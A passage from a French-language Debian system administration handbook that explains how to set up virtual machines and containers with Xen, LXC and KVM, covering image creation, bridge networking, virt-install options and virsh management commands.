Il est donc temps de commencer à installer des systèmes sur les domU. Nous allons pour cela utiliser le paquet *xen-tools*. Ce paquet fournit la commande `xen-create-image`, qui automatise en grande partie la tâche. Son seul paramètre obligatoire est --hostname, qui donne un nom au domU ; d'autres options sont importantes, mais leur présence sur la ligne de commande n'est pas nécessaire parce qu'elles peuvent être placées dans le fichier de configuration `/etc/xen-tools/xen-tools.conf`. On prendra donc soin de vérifier la teneur de ce fichier avant de créer des images, ou de passer des paramètres supplémentaires à `xen-create-image` lors de son invocation. Notons en particulier :

- --memory, qui spécifie la quantité de mémoire vive à allouer au système créé ;
- --size et --swap, qui définissent la taille des « disques virtuels » disponibles depuis le domU ;
- --debootstrap, qui spécifie que le système doit être installé avec `debootstrap` ; si l'on utilise cette option, il sera important de spécifier également --dist avec un nom de distribution (par exemple *wheezy*).
- --dhcp spécifie que la configuration réseau du domU doit être obtenue par DHCP ; au contraire, --ip permet de spécifier une adresse IP statique.
- Enfin, il faut choisir une méthode de stockage pour les images à créer (celles qui seront vues comme des disques durs dans le domU). La plus simple, déclenchée par l'option --dir, est de créer un fichier sur le dom0 pour chaque périphérique que l'on souhaite fournir au domU. L'autre possibilité, sur les systèmes utilisant LVM, est de passer par le biais de l'option --lvm le nom d'un groupe de volumes, dans lequel `xen-create-image` créera un

nouveau volume logique ; ce volume logique sera rendu disponible au domU comme un disque dur.

NOTE

Stockage dans les domU

On peut également exporter vers les domU des disques durs entiers, des partitions, des ensembles RAID ou des volumes logiques LVM préexistants. Ces opérations n'étant pas prises en charge par `xen-create-image`, il faudra pour les accomplir modifier manuellement le fichier de configuration de l'image Xen après sa création par `xen-create-image`.

POUR ALLER PLUS LOIN

Installer autre chose que Debian dans un domU

S'il s'agit d'installer un système non Linux, on n'oubliera pas de spécifier le noyau à utiliser par le domU, avec l'option `--kernel`.

Lorsque ces choix sont faits, nous pouvons créer l'image de notre futur domU Xen :

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=
    ➥ wheezy --role=udev

[...]
General Information
--------------------
Hostname       :  testxen
Distribution   :  wheezy
Mirror         :  http://ftp.debian.org/debian/
Partitions     :  swap            128Mb (swap)
                  /               2G    (ext3)
Image type     :  sparse
Memory size    :  128Mb
Kernel path    :  /boot/vmlinuz-3.2.0-4-686-pae
Initrd path    :  /boot/initrd.img-3.2.0-4-686-pae
[...]
Logfile produced at:
         /var/log/xen-tools/testxen.log

Installation Summary
---------------------
Hostname        :  testxen
Distribution    :  wheezy
IP-Address(es)  :  dynamic
RSA Fingerprint :  0a:6e:71:98:95:46:64:ec:80:37:63:18:73:04:dd:2b
Root Password   :  48su67EW
```

Nous disposons à présent d'une machine virtuelle, mais actuellement éteinte, qui n'occupe de la place que sur le disque dur du dom0. Nous pouvons bien entendu créer plusieurs images, avec des paramètres différents au besoin.

Il reste, avant d'allumer ces machines virtuelles, à définir la manière d'accéder aux domU. Il est possible de les considérer comme des machines isolées et de n'accéder qu'à leur console système, mais ce n'est guère pratique. La plupart du temps, on pourra se contenter de considérer les domU comme des serveurs distants et de les contacter comme à travers un réseau. Cependant, il serait peu commode de devoir ajouter une carte réseau pour chaque domU ! Xen permet donc de créer des interfaces virtuelles, que chaque domaine peut voir et présenter à l'utilisateur de la manière habituelle. Cependant, ces cartes, même virtuelles, doivent pour être utiles être raccordées à un réseau, même virtuel. Xen propose pour cela plusieurs modèles de réseau :

- En mode pont (*bridge*), toutes les cartes réseau eth0 (pour le dom0 comme pour les domU) se comportent comme si elles étaient directement branchées sur un commutateur Ethernet (*switch*). C'est le mode le plus simple.
- En mode routage, le dom0 est placé entre les domU et le réseau extérieur (physique) ; il joue un rôle de routeur.
- En mode traduction d'adresse (NAT), le dom0 est également placé entre les domU et le reste du réseau ; cependant, les domU ne sont pas accessibles directement depuis l'extérieur, le trafic subissant de la traduction d'adresses sur le dom0.

Ces trois modes mettent en jeu un certain nombre d'interfaces aux noms inhabituels, comme `vif*`, `veth*`, `peth*` et `xenbr0`, qui sont mises en correspondance selon différents agencements par l'hyperviseur Xen, contrôlé par les utilitaires en espace utilisateur. Nous ne nous attarderons pas ici sur les modes NAT et routage, qui ne présentent d'intérêt que dans des cas particuliers.

La configuration standard des paquets Debian de Xen n'effectue aucune modification à la configuration réseau du système. En revanche le démon `xend` est configuré pour intégrer les cartes réseau virtuelles dans n'importe quel pont pré-existant (si plusieurs existent, c'est `xenbr0` qui est retenu). Il convient donc de mettre en place un pont dans `/etc/network/interfaces` (cela nécessite le paquet *bridge-utils* qui est recommandé par *xen-utils-4.1*) en remplaçant l'entrée existante pour eth0 :

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

Après un redémarrage pour vérifier que le pont est bien créé de manière automatique, nous pouvons maintenant démarrer le domU grâce aux outils de contrôle de Xen, en particulier la commande `xm`. Cette commande permet d'effectuer différentes manipulations sur les domaines, notamment de les lister, de les démarrer et de les éteindre.

```
# xm list
Name                                        ID   Mem VCPUs      State   Time(s)
Domain-0                                     0   463     1     r-----      9.8
```

```
# xm create testxen.cfg
Using config file "/etc/xen/testxen.cfg".
Started domain testxen (id=1)
# xm list
Name                                        ID   Mem VCPUs      State   Time(s)
Domain-0                                     0   366     1     r-----     11.4
testxen                                      1   128     1     -b----      1.1
```

ATTENTION

Un seul domU par image !

On peut bien entendu démarrer plusieurs domU en parallèle, mais chacun devra utiliser son propre système, puisque chacun (mis à part la petite partie du noyau qui s'interface avec l'hyperviseur) se croit seul sur le matériel ; il n'est pas possible de partager un espace de stockage entre deux domU fonctionnant en même temps. On pourra cependant, si l'on n'a pas besoin de faire tourner plusieurs domU en même temps, réutiliser la même partition d'échange, par exemple, ou la même partition utilisée pour stocker `/home/`.

On notera que le domU `testxen` occupe de la mémoire vive réelle, qui est prise sur celle disponible pour le dom0 (il ne s'agit pas de mémoire vive simulée). Il sera donc important de bien dimensionner la mémoire vive d'une machine que l'on destine à héberger des instances Xen.

Voilà ! Notre machine virtuelle démarre. Pour y accéder, nous avons deux possibilités. La première est de s'y connecter « à distance », à travers le réseau (comme pour une machine réelle, cependant, il faudra probablement mettre en place une entrée dans le DNS, ou configurer un serveur DHCP). La seconde, qui peut être plus utile si la configuration réseau du domU était erronée, est d'utiliser la console `hvc0`. On utilisera pour cela la commande `xm console` :

```
# xm console testxen
[...]

Debian GNU/Linux 7 testxen hvc0

testxen login:
```

On peut ainsi ouvrir une session, comme si l'on était au clavier de la machine virtuelle. Pour détacher la console, on composera Control+].

ASTUCE

Obtenir la console tout de suite

Si l'on souhaite démarrer un système dans un domU et accéder à sa console dès le début, on pourra passer l'option `-c` à la commande `xm create` ; on obtiendra alors tous les messages au fur et à mesure du démarrage du système.

OUTIL

OpenXenManager

OpenXenManager (dans le paquet *openxenmanager*) est une interface graphique qui permet la gestion distante de domaines Xen par l'intermédiaire de l'API Xen. Cet outil peut donc contrôler des domaines Xen distants. Il fournit la plupart des fonctionnalités de la commande `xm`.

Une fois que le domU est fonctionnel, on peut s'en servir comme d'un serveur classique (c'est un système GNU/Linux, après tout). Mais comme il s'agit d'une machine virtuelle, on dispose de quelques fonctions supplémentaires. On peut par exemple le mettre en pause temporairement, puis le débloquer, avec les commandes `xm pause` et `xm unpause`. Un domU en pause cesse de consommer de la puissance de processeur, mais sa mémoire lui reste allouée. Peut-être plus intéressante, donc, seront la fonction de sauvegarde (`xm save`) et celle de restauration associée (`xm restore`). En effet, une sauvegarde d'un domU libère les ressources utilisées par ce domU, y compris la mémoire vive. Lors de la restauration (comme d'ailleurs après une pause), le domU ne s'aperçoit de rien de particulier, sinon que le temps a passé. Si un domU est toujours en fonctionnement lorsqu'on éteint le dom0, il sera automatiquement sauvegardé ; au prochain démarrage, il sera automatiquement restauré et remis en marche. Bien entendu, on aura les inconvénients que l'on peut constater par exemple lors de la suspension d'un ordinateur portable ; en particulier, si la suspension est trop longue, les connexions réseau risquent d'expirer. Notons en passant que Xen est pour l'instant incompatible avec une grande partie de la gestion de l'énergie ACPI, ce qui inclut la suspension (*software suspend*) du système hôte (dom0).

DOCUMENTATION

Options de la commande `xm`

La plupart des sous-commandes de `xm` attendent un ou plusieurs arguments, souvent le nom du domU concerné. Ces arguments sont largement décrits dans la page de manuel `xm(1)`.

POUR ALLER PLUS LOIN

Xen avancé

Xen offre de nombreuses fonctions avancées que que nous ne pouvons pas décrire dans ces quelques paragraphes. En particulier, le système est relativement dynamique et l'on peut modifier différents paramètres d'un domaine (mémoire allouée, disques durs rendus disponibles, comportement de l'ordonnanceur des tâches, etc.) pendant le fonctionnement de ce domaine. On peut même migrer un domU entre des machines, sans l'éteindre ni perdre les connexions réseau ! On se rapportera, pour ces aspects avancés, à la documentation de Xen.

➨ `http://www.xen.org/support/documentation.html`

Pour éteindre ou redémarrer un domU, on pourra soit exécuter la commande `shutdown` à l'intérieur de ce domU, soit utiliser, depuis le dom0, `xm shutdown` ou `xm reboot`.

12.2.2. LXC

Bien qu'il soit utilisé pour construire des « machines virtuelles », LXC n'est pas à proprement parler une solution de virtualisation. C'est en réalité un système permettant d'isoler des groupes de processus sur un même système. Il tire parti pour cela d'un ensemble d'évolutions récentes du noyau Linux, regroupées sous le nom de *control groups*, et qui permettent de donner des visions différentes de certains aspects du système à des ensembles de processus appelés groupes. Parmi ces aspects du système figurent notamment les identifiants de processus, la configuration réseau et les points de montage. Un groupe de processus ainsi isolés n'aura pas accès aux autres processus du système et son accès au système de fichiers pourra être restreint à un sous-ensemble prédéfini. Il aura également accès à sa propre interface réseau, sa table de routage, éventuellement à un sous-ensemble des périphériques présents, etc.

Si l'on tire parti de ces fonctions, on peut isoler de la sorte tout une famille de processus depuis le processus `init` et on obtient un ensemble qui se rapproche énormément d'une machine virtuelle. L'appellation officielle est « un conteneur » (ce qui donne son nom à LXC, pour *LinuX Containers*), mais la principale différence avec une machine virtuelle Xen ou KVM tient au fait qu'il n'y a pas de deuxième noyau ; le conteneur utilise le même noyau que la machine hôte. Cela présente des avantages comme des inconvénients : parmi les avantages, citons les excellentes performances grâce à l'absence d'hyperviseur et de noyau intermédiaire, le fait que le noyau peut avoir une vision globale des processus du système et peut donc ordonnancer leur exécution de manière plus efficace que si deux noyaux indépendants essayaient d'ordonnancer des ensembles de processus sans cette vision d'ensemble. Parmi les inconvénients, citons qu'il n'est pas possible d'avoir une machine virtuelle avec un noyau différent (qu'il s'agisse d'un autre système d'exploitation ou simplement d'une autre version de Linux).

NOTE

Limites de l'isolation par LXC

Contrairement au fonctionnement « habituel » des émulateurs ou des virtualiseurs plus lourds, les conteneurs LXC ne fournissent pas nécessairement une isolation totale. En particulier :

- Bien que le noyau de *Wheezy* dispose de la fonctionnalité permettant de limiter la mémoire accessible à un conteneur, cette dernière n'est pas activée par défaut car elle réduit légèrement les performances globales du système. Toutefois, elle peut facilement être activée on définissant l'option `cgroup_enable=memory` sur la ligne de commande du noyau.
- Comme le noyau est partagé entre le système hôte et les conteneurs, il est possible d'accéder depuis les conteneurs aux messages du noyau, ce qui peut donner lieu à des fuites d'informations si des messages sont émis par un conteneur.
- Pour la même raison, si l'un des conteneurs est compromis et si une faille de sécurité du noyau est ainsi exposée, les autres conteneurs seront affectés aussi.
- La gestion des permissions sur les fichiers est faite par le noyau sur la base des identifiants numériques d'utilisateurs et de groupes ; ces identifiants ne correspondent pas nécessairement aux mêmes utilisateurs sur

des conteneurs différents, il faudra donc garder cela à l'esprit si des systèmes de fichiers sont partagés entre plusieurs conteneurs et accessibles en écriture.

Comme il s'agit d'isolation et non de virtualisation complète, la mise en place de conteneurs LXC est un peu plus complexe que la simple utilisation de debian-installer sur une machine virtuelle. Après quelques préliminaires, il s'agira de mettre en place une configuration réseau, puis de créer le système qui sera amené à fonctionner dans le conteneur.

Préliminaires

Les utilitaires requis pour faire fonctionner LXC sont inclus dans le paquet *lxc*, qui doit donc être installé avant toute chose.

LXC a également besoin du système de paramétrage des *control groups*. Ce dernier se présente comme un système de fichiers virtuels à monter dans `/sys/fs/cgroup`. On ajoutera donc au fichier `/etc/fstab` la ligne suivante :

```
# /etc/fstab: static file system information.
[...]
cgroup            /sys/fs/cgroup           cgroup    defaults        0       0
```

`/sys/fs/cgroup` sera monté automatiquement au démarrage ; si l'on ne souhaite pas redémarrer tout de suite, on effectuera le montage manuellement avec `mount /sys/fs/cgroup`.

Configuration réseau

Nous cherchons à utiliser LXC pour mettre en place des machines virtuelles ; il est possible de les laisser isolées du réseau et de ne communiquer avec elles que par le biais du système de fichiers, mais il sera dans la plupart des cas pertinent de donner aux conteneurs un accès, au moins minimal, au réseau. Dans le cas typique, chaque conteneur aura une interface réseau virtuelle et la connexion au vrai réseau passera par un pont. Cette interface virtuelle peut être soit branchée sur l'interface physique de la machine hôte, auquel cas le conteneur est directement sur le réseau, soit branchée sur une autre interface virtuelle de l'hôte, qui pourra ainsi filtrer ou router le trafic de manière fine. Dans les deux cas, il faudra installer le paquet *bridge-utils*.

Dans le cas simple, il s'agit de modifier `/etc/network/interfaces` pour créer une interface `br0`, y déplacer la configuration de l'interface physique (`eth0` par exemple) et y ajouter le lien entre les deux. Ainsi, si le fichier de définitions des interfaces standard contient initialement des lignes comme celles-ci :

```
auto eth0
iface eth0 inet dhcp
```

il faudra les désactiver et les remplacer par :

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
  bridge-ports eth0
```

Cette configuration aura un résultat similaire à celui qui serait obtenu si les conteneurs étaient des machines branchées sur le même réseau physique que la machine hôte. La configuration en « pont » s'occupe de faire transiter les trames Ethernet sur toutes les interfaces connectées au pont, c'est-à-dire l'interface physique `eth0` mais aussi les interfaces qui seront définies pour les conteneurs.

Si l'on ne souhaite pas utiliser cette configuration, par exemple parce qu'on ne dispose pas d'adresse IP publique à affecter aux conteneurs, on créera une interface virtuelle *tap* que l'on intègrera au pont. On aura alors une topologie de réseau similaire à ce que l'on aurait avec une deuxième carte réseau sur l'hôte, branchée sur un switch séparé, avec les conteneurs branchés sur ce même switch. L'hôte devra donc faire office de passerelle pour les conteneurs si l'on souhaite que ceux-ci puissent communiquer avec l'extérieur.

Pour cette configuration riche, on installera, en plus de *bridge-utils*, le paquet *vde2* ; le fichier `/etc/network/interfaces` peut alors devenir :

```
# Interface eth0 inchangée
auto eth0
iface eth0 inet dhcp

# Interface virtuelle
auto tap0
iface tap0 inet manual
  vde2-switch -t tap0

# Pont pour les conteneurs
auto br0
iface br0 inet static
  bridge-ports tap0
  address 10.0.0.1
  netmask 255.255.255.0
```

On pourra ensuite soit configurer le réseau de manière statique dans les conteneurs, soit installer sur l'hôte un serveur DHCP configuré pour répondre aux requêtes sur l'interface br0.

Mise en place du système

Nous allons maintenant mettre en place le système de fichiers qui sera utilisé par le conteneur. Comme cette « machine virtuelle » ne fonctionnera pas directement sur le matériel, certains ajustements sont nécessaires par rapport à un système de fichiers classique, notamment en ce qui concerne le noyau, les périphériques et les consoles. Fort heureusement, le paquet *lxc* contient des scripts qui automatisent en grande partie cette mise en place. Ainsi, pour créer un conteneur Debian, on pourra utiliser les commandes suivantes (qui auront besoin des paquets *debootstrap* et *rsync*) :

ATTENTION

Problèmes dans le *template* `debian`

Le script de création de *template* (modèle) `/usr/share/lxc/templates/lxc-debian` fourni dans le paquet initial de *Wheezy* (c'est-à-dire *lxc* 0.8.0~rc1-8+deb7u1) souffre de nombreux problèmes. Le plus problématique est qu'il s'appuie sur l'outil `live-debconfig` qui n'est pas disponible dans *Wheezy* mais seulement dans des versions plus récentes de Debian.

➨ `http://bugs.debian.org/680469`

➨ `http://bugs.debian.org/686747`

Au moment où ces lignes sont écrites, il n'y avait pas de solution ou de contournement satisfaisant, mis à part d'utiliser un script alternatif de création de *template*. Toutefois, de futures mises à jour pourraient corriger cela. En attendant, cette section suppose que `/usr/share/lxc/templates/lxc-debian` correspond au script fourni par les développeurs amont :

➨ `https://github.com/lxc/lxc/raw/master/templates/lxc-debian.in`

```
root@mirwiz:~# lxc-create -n testlxc -t debian
Note: Usually the template option is called with a configuration
file option too, mostly to configure the network.
For more information look at lxc.conf (5)

debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-wheezy-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Root password is 'root', please change !
'debian' template installed
'testlxc' created
root@mirwiz:~#
```

On notera que le système de fichiers est initialement généré dans `/var/cache/lxc`, puis copié vers le répertoire de destination ; cela permet de créer d'autres systèmes de fichiers identiques beaucoup plus rapidement, puisque seule la copie sera nécessaire.

Signalons que le script de création de template Debian accepte une option `--arch` pour spécifier l'architecture du système à installer ainsi qu'une option `--release` si l'on souhaite une version de Debian autre que la version stable actuelle. Vous pouvez également définir la variable d'environnement MIRROR pour indiquer un miroir Debian local à utiliser.

Le système de fichiers nouvellement créé contient désormais un système Debian minimal. Le conteneur associé partage, par défaut, le périphériquer réseau avec le système hôte. Puisque cela n'est pas vraiment souhaitable, nous éditerons le fichier de configuration du conteneur (`/var/lib/lxc/testlxc/config`) et ajouterons ces quelques directives lxc.network.* :

```
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:20
```

Ces lignes signifient respectivement qu'une interface virtuelle sera créée dans le conteneur, qu'elle sera automatiquement activée au démarrage dudit conteneur, qu'elle sera automatiquement connectée au pont br0 de l'hôte et qu'elle aura l'adresse MAC spécifiée. Si cette dernière instruction est absente, ou désactivée, une adresse aléatoire sera utilisée.

Une autre instruction utile est celle qui définit le nom d'hôte :

```
lxc.utsname = testlxc
```

Lancement du conteneur

Maintenant que notre image de machine virtuelle est prête, nous pouvons démarrer le conteneur :

```
root@mirwiz:~# lxc-start --daemon --name=testlxc
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 7 testlxc tty1

testlxc login: root
Password:
Linux testlxc 3.2.0-4-amd64 #1 SMP Debian 3.2.46-1+deb7u1 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
```

```
root         1  0.0  0.0  10644   824 ?        Ss   09:38   0:00 init [3]
root      1232  0.0  0.2   9956  2392 ?        Ss   09:39   0:00 dhclient -v -pf /run/dhclient.
    ➥ eth0.pid
root      1379  0.0  0.1  49848  1208 ?        Ss   09:39   0:00 /usr/sbin/sshd
root      1409  0.0  0.0  14572   892 console  Ss+  09:39   0:00 /sbin/getty 38400 console
root      1410  0.0  0.1  52368  1688 tty1     Ss   09:39   0:00 /bin/login --
root      1414  0.0  0.1  17876  1848 tty1     S    09:42   0:00  \_ -bash
root      1418  0.0  0.1  15300  1096 tty1     R+   09:42   0:00      \_ ps auxf
root      1411  0.0  0.0  14572   892 tty2     Ss+  09:39   0:00 /sbin/getty 38400 tty2 linux
root      1412  0.0  0.0  14572   888 tty3     Ss+  09:39   0:00 /sbin/getty 38400 tty3 linux
root      1413  0.0  0.0  14572   884 tty4     Ss+  09:39   0:00 /sbin/getty 38400 tty4 linux
root@testlxc:~#
```

Nous voilà ainsi dans le conteneur, d'où nous n'avons accès qu'aux processus lancés depuis le conteneur lui-même et qu'au sous-ensemble dédié du système de fichiers (`/var/lib/lxc/testlxc/rootfs`). Nous pouvons quitter la console avec la combinaison de touches Control+a q.

Notons que l'on a démarré le conteneur en tâche de fond, grâce à l'option `--daemon` de `lxc-start`. On pourra ensuite l'interrompre par `lxc-kill --name=testlxc`.

Le paquet *lxc* contient un script de démarrage permettant de lancer automatiquement un ou plusieurs conteneurs au démarrage de l'hôte ; sa configuration est relativement simple et se fait dans `/etc/default/lxc`. Notez qu'il a besoin que les fichiers de configuration des conteneurs soient accessibles dans `/etc/lxc/auto/` ; on prendra donc soin de placer des liens symboliques : `ln -s /var/lib/lxc/testlxc/config /etc/lxc/auto/testlxc.config`.

POUR ALLER PLUS LOIN

Virtualisation massive

Comme LXC est une solution d'isolation assez légère, elle peut être particulièrement adaptée à de l'hébergement massif de serveurs virtuels. Il faudra vraisemblablement utiliser une configuration réseau un peu plus avancée que celle utilisée dans cet exemple, mais la configuration avec interfaces `tap` et `veth` présentée plus haut suffira dans de nombreux cas.

On pourra en outre vouloir partager une partie du système de fichiers, par exemple les sous-arborescences `/usr` et `/lib`, pour ne pas avoir à dupliquer les programmes installés s'ils sont communs à plusieurs conteneurs ; on ajoutera pour cela des entrées `lxc.mount.entry` dans le fichier de configuration des conteneurs. Un effet secondaire intéressant est qu'ils occuperont également moins de mémoire vive, vu que le noyau est capable de s'apercevoir que les programmes sont partagés. Le coût marginal d'un conteneur supplémentaire sera alors réduit à l'espace disque dédié (les données spécifiques à ce conteneur) et à quelques processus supplémentaires à gérer par le noyau.

Nous ne décrivons pas ici toutes les options disponibles ; pour plus d'informations, on se référera aux pages de manuel `lxc(7)`, `lxc.conf(5)` et celles référencées.

12.2.3. Virtualisation avec KVM

KVM (*Kernel-based Virtual Machine*, « Machine Virtuelle basée sur le Noyau ») est avant tout un module noyau facilitant la mise en place de machines virtuelles. L'application que l'on utilise pour démarrer et contrôler ces machines virtuelles est dérivée de QEMU. Ne vous étonnez donc pas si l'on fait appel à des commandes `qemu-*` dans cette section traitant de KVM !

Contrairement aux autres solutions de virtualisation, KVM a été intégré au noyau Linux dès ses débuts. Le choix de s'appuyer sur les jeux d'instructions dédiés à la virtualisation (Intel-VT ou AMD-V) permet à KVM d'être léger, élégant et peu gourmand en ressources. La contrepartie est qu'il ne fonctionne que sur les processeurs d'architectures i386 et amd64 suffisamment récents pour disposer de ces instructions.

Grâce à Red Hat soutenant activement son développement, KVM est plus ou moins devenu la référence pour la virtualisation sous Linux.

Préliminaires

Contrairement à des outils comme Virtualbox, KVM ne dispose pas en standard d'interface pour créer et gérer les machines virtuelles. Le paquet *qemu-kvm* se contente de fournir un exécutable du même nom (qui sert à démarrer une machine virtuelle) et un script de démarrage qui charge les modules nécessaires.

Fort heureusement, RedHat fournit aussi la solution à ce problème puisqu'ils développent *libvirt* et les outils associés *virtual-manager*. libvirt est une bibliothèque qui permet de gérer des machines virtuelles de manière uniforme, quelle que soit la technologie de virtualisation employée. À l'heure actuelle, libvirt gère QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare et UML. `virtual-manager` est une interface graphique exploitant libvirt pour créer et gérer des machines virtuelles.

Installons donc tous les paquets requis avec `apt-get install qemu-kvm libvirt-bin virtinst virtual-manager virt-viewer`. *libvirt-bin* fournit le démon `libvirtd` qui sert à de gérer des machines virtuelles (éventuellement à distance) et qui va mettre en route les machines virtuelles requises au démarrage du serveur. En outre, le paquet fournit `virsh` un outil en ligne de commande qui permet de contrôler les machines virtuelles gérées par `libvirtd`.

virtinst fournit quant à lui `virt-install` qui sert à créer des machines virtuelles depuis la ligne de commande. Enfin, *virt-viewer* permet d'accéder à la console graphique d'une machine virtuelle.

Configuration réseau

Tout comme avec Xen ou LXC, la configuration la plus courante pour des serveurs publics consiste à configurer un pont dans lequel seront intégrées les interfaces réseau des machines virtuelles (voir section 12.2.2.2, « Configuration réseau » page 359).

Alternativement, la configuration par défaut employée par KVM est d'attribuer une addresse privée à la machine virtuelle (dans la plage 192.168.122.0/24) et de faire du NAT pour que la machine ait un accès au réseau extérieur.

Dans la suite de cette section, nous supposerons qu'un pont br0 a été configuré et que l'interface réseau physique eth0 y a été intégrée.

Installation avec `virt-install`

La création d'une machine virtuelle est très similaire à l'installation d'une machine normale, sauf que toutes les caractéristiques de la machine sont décrites par une ligne de commande à rallonge.

En pratique, cela veut dire que nous allons utiliser l'installateur Debian en démarrant sur un lecteur de DVD-Rom virtuel associé à une image ISO d'un DVD Debian. La machine virtuelle exportera la console graphique via le protocole VNC (voir explications en section 9.2.2, « Accéder à distance à des bureaux graphiques » page 212) et nous pourrons donc contrôler le déroulement de l'installation par ce biais.

En préalable, nous allons indiquer à `libvirtd` l'emplacement où nous allons stocker les images disques. Ce n'est nécessaire que si l'on souhaite utiliser un autre emplacement que celui par défaut (`/var/lib/libvirt/images/`).

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

Lançons maintenant l'installation de la machine virtuelle et regardons de plus près la signification des options les plus importantes de `virt-install`. Cette commande va enregistrer la machine virtuelle et ses paramètres auprès de `libvirtd`, puis la démarrer une première fois afin que l'on puisse effectuer l'installation.

```
# virt-install --connect qemu:///system ❶
               --virt-type kvm ❷
               --name testkvm ❸
               --ram 1024 ❹
               --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ❺
```

```
                --cdrom /srv/isos/debian-7.2.0-amd64-netinst.iso ❻
                --network bridge=br0      ❼
                --vnc                     ❽
                --os-type linux           ❾
                --os-variant debianwheezy

Démarrage de l'installation...
Allocating 'testkvm.qcow'             |  10 GB     00:00
Création du domaine...                |    0 B     00:00
Impossible d'ouvrir l'affichage :
Run 'virt-viewer --help' to see a full list of available command line options.
Domain installation still in progress. You can reconnect
to the console to complete the installation process.
```

❶ L'option --connect permet d'indiquer l'hyperviseur à gérer. L'option prend la forme d'une URL indiquant à la fois la technologie de virtualisation (xen://, qemu://, lxc://, openvz://, vbox://, etc.) et la machine hôte (qui est laissée vide lorsque l'hôte est la machine locale). En outre, dans le cas de QEMU/KVM, chaque utilisateur peut gérer des machines virtuelles qui fonctionneront donc avec des droits limités et le chemin de l'URL permet de distinguer les machines « systèmes » (/system) des autres (/session).

❷ KVM se gérant de manière similaire à QEMU, l'option --virt-type kvm précise que l'on souhaite employer KVM même si l'URL de connection précise indique QEMU.

❸ L'option --name définit l'identifiant (unique) que l'on attribue à la machine virtuelle.

❹ L'option --ram définit la quantité de mémoire vive à allouer à la machine virtuelle (en Mo).

❺ L'option --disk indique l'emplacement du fichier image qui va représenter le disque dur de notre machine virtuelle. Si le fichier n'existe pas, il est créé en respectant la taille en Go indiquée dans le paramètre size. Le paramère format permet de stocker le disque virtuel de différentes manières. Le format par défaut (raw) est un fichier de la taille exacte du disque, copie exacte de son contenu. Le format retenu ici est un peu plus avancé (et spécifique à QEMU) et permet de démarrer avec un petit fichier dont la taille augmente au fur et à mesure que l'espace disque est réellement utilisé par la machine virtuelle.

❻ L'option --cdrom indique où trouver l'image ISO du CDROM qui va servir à démarrer l'installeur. On peut aussi bien indiquer un chemin local d'un fichier ISO, une URL où l'image peut être récupérée, ou encore un périphérique bloc correspondant à un vrai lecteur de CDROM (i.e. /dev/cdrom).

❼ L'option --network indique comment la carte réseau virtuelle doit s'intégrer dans la configuration réseau de l'hôte. Le comportement par défaut (que nous forçons ici) est de l'intégrer dans tout pont (*bridge*) pré-existant. En l'absence de pont, la machine virtuelle

n'aura accès au LAN que par du NAT et obtient donc une adresse dans un sous-réseau privé (192.168.122.0/24).

8 --vnc demande que la console graphique soit mise à disposition par VNC. Par défaut, le serveur VNC associé n'écoute que sur l'interface locale (localhost). Si le client VNC est exécuté depuis une autre machine, il faudra mettre en place un tunnel SSH pour établir la connexion (voir section 9.2.1.3, « Créer des tunnels chiffrés avec le *port forwarding* » page 211). Alternativement, on peut passer l'option --vnclisten=0.0.0.0 pour demander que le serveur VNC soit accessible depuis toutes les interfaces, mais dans ce cas vous avez intérêt à prévoir des règles adéquates dans le pare-feu.

9 Les options --os-type et --os-variant permettent d'optimiser quelques paramètres de la machine virtuelle en fonction des caractéristiques connues du système d'exploitation indiqué.

À ce stade, la machine virtuelle est démarrée et il faut se connecter à la console graphique pour effectuer l'installation. Si l'opération a été effectuée depuis un bureau graphique, la console graphique a été automatiquement lancée. Autrement, on peut en démarrer une sur un autre poste à l'aide de `virt-viewer` :

```
$ virt-viewer --connect qemu+ssh://root@serveur/system
root@serveur's password:
root@serveur's password:
```

À la fin de l'installation, la machine virtuelle est redémarrée. Elle est désormais prête à l'emploi.

Gestion des machines avec `virsh`

L'installation étant terminée, il est temps de voir comment manipuler les machines virtuelles disponibles. La première commande permet de lister les machines gérées par `libvirtd` :

```
# virsh -c qemu:///system list --all
 Id Name                 State
----------------------------------
  - testkvm              shut off
```

Démarrons notre machine virtuelle de test :

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

Cherchons à obtenir les informations de connexion à la console graphique (le port d'affichage VNC renvoyé peut être passé en paramètre à `vncviewer`) :

```
# virsh -c qemu:///system vncdisplay testkvm
:0
```

Parmi les autres commandes disponibles dans `virsh`, on trouve :

- reboot pour initier un redémarrage ;
- shutdown pour arrêter proprement une machine virtuelle ;
- destroy pour la stopper brutalement ;
- suspend pour la mettre en pause ;
- resume pour la sortir de pause ;
- autostart pour activer (ou désactiver lorsque l'option --disable est employée) le démarrage automatique d'une machine virtuelle au démarrage de l'hôte ;
- undefine pour effacer toute trace de la machine virtuelle au sein de `libvirtd`.

Toutes ces commandes prennent en paramètre un identifiant de machine virtuelle.

Installer un système basé sur RPM avec yum sur Debian

Si la machine virtuelle doit faire fonctionner Debian (ou une de ses dérivées), le système peut être initialisé avec `debootstrap`, comme décrit précédemment. En revanche si la machine virtuelle doit être installée avec un système basé sur RPM (comme Fedora, CentOS ou Scientific Linux), la mise en place sera faite avec l'outil `yum` (disponible dans le paquet de même nom).

La procédure nécessite de mettre en place un fichier `yum.conf` avec les paramètres requis, notamment le chemin vers les dépôts RPM, le chemin de la configuration des greffons et le répertoire cible. Pour cet exemple, nous supposerons que l'environnement sera stocké dans `/var/tmp/yum-bootstrap/`. Le fichier `/var/tmp/yum-bootstrap/yum.conf` devrait ressembler à ceci :

```
[main]
